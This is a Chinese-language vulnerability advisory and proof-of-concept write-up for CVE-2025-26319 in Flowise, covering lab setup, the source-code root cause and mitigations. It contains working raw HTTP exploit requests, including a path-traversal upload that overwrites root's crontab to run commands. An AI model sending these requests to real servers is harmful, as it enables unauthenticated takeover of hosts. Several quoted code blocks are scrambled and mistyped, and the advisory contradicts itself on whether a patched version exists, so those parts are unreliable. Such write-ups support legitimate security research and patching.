CVE-2025-26319-FlowiseAI未授权任意文件写入漏洞 漏洞描述
Flowise是一款与LangChain兼容的开源低代码工具,使普通用户和开发人员都能通过可视化连线方式创建LLM工作流和AI应用。然而该平台存在严重的文件上传漏洞——尽管Flowise实施了上传校验机制,攻击者仍可通过特殊编码绕过限制,实现任意目录的文件写入。这一安全缺陷使未经授权的攻击者能够上传恶意文件、脚本或SSH密钥,从而获取对托管服务器的远程控制权,对使用该平台构建AI代理的组织构成重大安全威胁。
字段
内容
漏洞类型 未授权任意文件写入 / 任意文件上传
漏洞编号 CVE-2025-26319
影响范围 Flowise ≤ 2.2.6 (当storageType为默认 local 时)
漏洞等级 CVSS v3.1 Base Score:9.8 , 高危
修复状态 尚无官方正式版本补丁(截至 advisory 发布时 “Patched versions: None”); 临时建议使用社区补丁或将存储配置改为非 local(如 S3)作为缓解措施 (GitHub )
漏洞复现 环境搭建 使用docker搭建
1
2
3
4
5

wget https://codeload.github.com/FlowiseAI/Flowise/zip/refs/tags/flowise%402.2.6 unzip flowise@2.2.6 cd Flowise-flowise-2.2.6/dockercp -a .env.example .env docker-compose up -d
注意!需要修改docker-compose.yml中的镜像名,避免拉取版本为最新版本
POC验证 验证是否可以上传文件
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
POST /api/v1/attachments/test/test HTTP/1.1 Host: localhost:3000 Accept: application/json, text/plain, */* x-request-from: internal User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: http://localhost:3000/apikey Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW Content-Length: 215 ------WebKitFormBoundary7MA4YWxkTrZu0gW Content-Disposition: form-data; name="files" ; filename="test.txt" Content-Type: text/plain This is the content of the file. ------WebKitFormBoundary7MA4YWxkTrZu0gW--
验证是否可以跨目录上传
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
POST /api/v1/attachments/..%2ftest/test HTTP/1.1 Host: localhost:3000 Accept: application/json, text/plain, */* x-request-from: internal User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: http://localhost:3000/apikey Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW Content-Length: 215 ------WebKitFormBoundary7MA4YWxkTrZu0gW Content-Disposition: form-data; name="files" ; filename="test.txt" Content-Type: text/plain This is the content of the file. ------WebKitFormBoundary7MA4YWxkTrZu0gW--
进一步利用,通过向定时任务中写入文件来执行任意命令。构造如下poc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
POST /api/v1/attachments/..%2f..%2f..%2f..%2f..%2fusr/..%2fvar%2fspool%2fcron%2fcrontabs HTTP/1.1 Host: localhost:3000 Accept: application/json, text/plain, */* x-request-from: internal User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: http://localhost:3000/apikey Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW Content-Length: 657 ------WebKitFormBoundary7MA4YWxkTrZu0gW Content-Disposition: form-data; name="files" ; filename="root" Content-Type: text/plain */15 * * * * run-parts /etc/periodic/15min 0 * * * * run-parts /etc/periodic/hourly 0 2 * * * run-parts /etc/periodic/daily 0 3 * * 6 run-parts /etc/periodic/weekly 0 5 1 * * run-parts /etc/periodic/monthly * * * * * echo "a" >> /tmp/test.txt ------WebKitFormBoundary7MA4YWxkTrZu0gW--
漏洞分析 在Flowise平台的核心架构中,通过constants.ts文件定义了一系列无需认证即可访问的API端点,这些端点被归类为WHITELIST_URLS。该设计允许特定功能(如API密钥验证、公共聊天流和文件操作等)在未经认证的情况下运行,以提高用户体验和系统灵活性。
Flowise-flowise-2.2.6/packages/server/src/utils/constants.ts
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 export const WHITELIST_URLS =[ '/api/v1/verify/apikey/' , '/api/v1/chatflows/apikey/' , '/api/v1/public-chatflows' , '/api/v/public-chatbotConfig' , '/api/v1/prediction/' , '/api/vl/vector/upsert/' , '/api/v1/node-icon/' , '/api/v1/components-credentials-icon/' , '/api/v1/chatflows-streaming' , '/api/v1/chatflows-uploads' , '/api/v1/openai-assistants-file/download' , '/api/v1/feedback' , '/api/v1/leads' , '/api/v1/get-upload-file' , '/api/v1/ip' , '/api/v1/ping' , '/api/v1/version' , '/api/v1/attachments' , '/api/v1/metrics' , '/api/v1/nvidia-nim' ]
当服务器接收到新的HTTP请求时,其鉴权流程遵循严格的逻辑顺序:首先检查请求路径是否包含”/api/v1”前缀(不区分大小写);接着进行大小写敏感的路径验证;随后系统会判断该URL是否存在于预定义的白名单中。若请求路径已被列入白名单,则继续处理;否则,系统会进一步检查请求头中是否包含”internal”标记,或尝试验证API密钥。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 this .app .use (async (reg,res,next)=>{ if (URL_CASE_INSENSITIVE_REGEX .test (req.path )){ if (URL_CASE_SENSITIVE_REGEX .test (req.path )){ const iswhitelisted = whitelistURLs.some ((url )=> req.path .startsWith (url)) if (iswhitelisted){ } else if (req.headers ['x-request-from' ] === 'internal' ) { next () basicAuthMiddleware (req, res, next) } else { const iskeyValidated = await validateAPIKey (req) if (lisKeyValidated){ return res.status (401 ).json ({ error :'Unauthorized Access' }) next () } } } else { return res.status (401 ).json ({error :'Unauthorized Access' }) } } else { } })
/api/v1/attachments/路由负责处理文件上传创建操作。在createFileAttachment函数里,会调用addArrayFilesToStorage处理文件。
1 2 3 4 5 6 7 8 9 import { getMulterStorage } from '../../utils' import express from 'express' import attachmentsController from '../../controllers/attachments const router = express.Router() //CREATE router.post(' /:chatflowId/:chatId', getmulterstorage().array(' files'), attachmentsController.createAttachment) export default router
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 import { Request } from 'express' import { StatusCodes } from 'http-status-codes' import { createFileAttachment }from '../../utils/createAttachment' import { InternalFlowiseError } from '../../errors/internalFlowiseError' import { getErrorMessage } from '../../errors/utils' const createAttachment =async (req :Request try { } catch (error) { return await createFileAttachment (req) throw new InternalFlowiseError ( StatusCodes .INTERNAL_SERVER_ERROR , `Error: attachmentService.createAttachment - ${getErrorMessage(error)} ` ) } } export default { createAttachment }
在addArrayFilesToStorage函数处理文件地址时,会把chatflowId和chatId直接拼接到路径里,而且没有进行任何处理,这就导致攻击者能通过编码绕过目录限制,实现跨目录上传,这就是漏洞产生的关键原因。相关代码如下:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 export const addArrayFilesToStorage =async (mime :string , bf : Buffer , fileName : string , fileNames : string [],...paths : string [] const storageType=getStorageType () const sanitizedFilename=_sanitizeFilename (fileName) if (storageType ==='s3' ){ } else { const dir = path.join (getStoragePath (), ...paths) if (!fs.existsSync (dir)){ fs.mkdirSync (dir, { recursive : true }) } const filePath =path.join (dir, sanitizedFilename) fs.writeFileSync (filePath, bf) fileNames.push (sanitizedFilename) return 'FILE-STORAGE::' +JSON .stringify (fileNames) } }
FIX
官方修复
升级版本 :将 Flowise 升级至最新版本(>= 2.2.7),官方已在该版本中修复了此漏洞。
临时修复措施
限制接口访问 :在升级前,可以通过配置 .htaccess 文件或其他访问控制机制,限制对 /api/v1/attachments 接口的访问,仅允许受信任的 IP 地址或用户访问。
严格文件权限 :在应用服务器上配置文件上传目录的严格权限,避免攻击者覆盖关键配置文件。
更改存储类型 :将存储类型更改为 S3。默认情况下,存储类型设置为 Local,这使得漏洞更加严重。如果存储类型为 S3,则可以保护您免受这些攻击。